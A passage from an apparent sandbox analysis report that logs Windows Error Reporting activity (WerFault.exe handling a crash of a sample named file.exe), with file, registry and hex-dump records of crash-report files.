C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 35 00 31 00 61 00 61 00 61 00 39 00 38 00 2d 00 34 00 34 00 30 00 65 00 2d 00 34 00 62 00 64 00 61 00 2d 00 61 00 61 00 33 00 38 00 2d 00 62 00 62 00 34 00 31 00 38 00 33 00 32 00 65 00 64 00 62 00 39 00 65 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>d51aaa98-440e-4bda-aa38-bb41832edb9e</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 31 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:10Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0CF.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1209c12b\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1209c12b\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	164	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1209c12b\Report.wer	10742	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 31 00 38 00 32 00 38 00 31 00 33 00 30 00 36 00 33 00	MetadataHash=1182813063	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{b7631c74-4ae9-32b5-24d2-f45a8e497d0e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{b7631c74-4ae9-32b5-24d2-f45a8e497d0e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{b7631c74-4ae9-32b5-24d2-f45a8e497d0e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **5928**, Parent PID: **6136**

General

Target ID:	14
Start time:	17:42:11
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 880
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC989.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC989.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1745ca23	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1745ca23\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC989.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC989.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER38E.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3AF.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 64 fd 3b 63 fd 05 12 00 00 00 00 00	MDMP d;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	7144	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1b 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTO;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	8320	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	1620	168	fd 15 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 20 00 00	..	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	16196	20	32 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 68 42 00 00	2:hB	success or wait	50	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	17000	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd fd 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	49	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	80384	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 66 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 00 fd fd fd 02 78 fd 66 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@wfHf%g:xf	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	1788	4	0a 00 00 00		success or wait	10	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	9036	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 03 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 12 02 00 00 10 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#+	success or wait	10	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	2224	48	fd 15 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 3b 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 00 fd 00 00 fd 02 00 00 78 3c 00 00	;Tx<	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	2284	4	27 00 00 00	'	success or wait	39	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	7150	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	39	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	6392	752	00 00 04 74 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 62 20 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 02 00 00 00 00 00 30 23 03 00 00 00 00 0d 53 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 79 03 00 00 00 00 00 06 7d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 57 34 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 3d 02 05 00 00 00 00	t*,b BB? %@AZb0#Sy}W4@=	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	80956	13740	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC5CE.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 78 10 00 00 fd 08 00 00 05 00 00 00 24 03 00 00 44 3f 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 78 24 00 00 70 4d 01 00 15 00 00 00 fd 01 00 00 64 19 00 00 16 00 00 00 fd 00 00 00 50 1b 00 00	x$D?T8Tx$pMdP	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
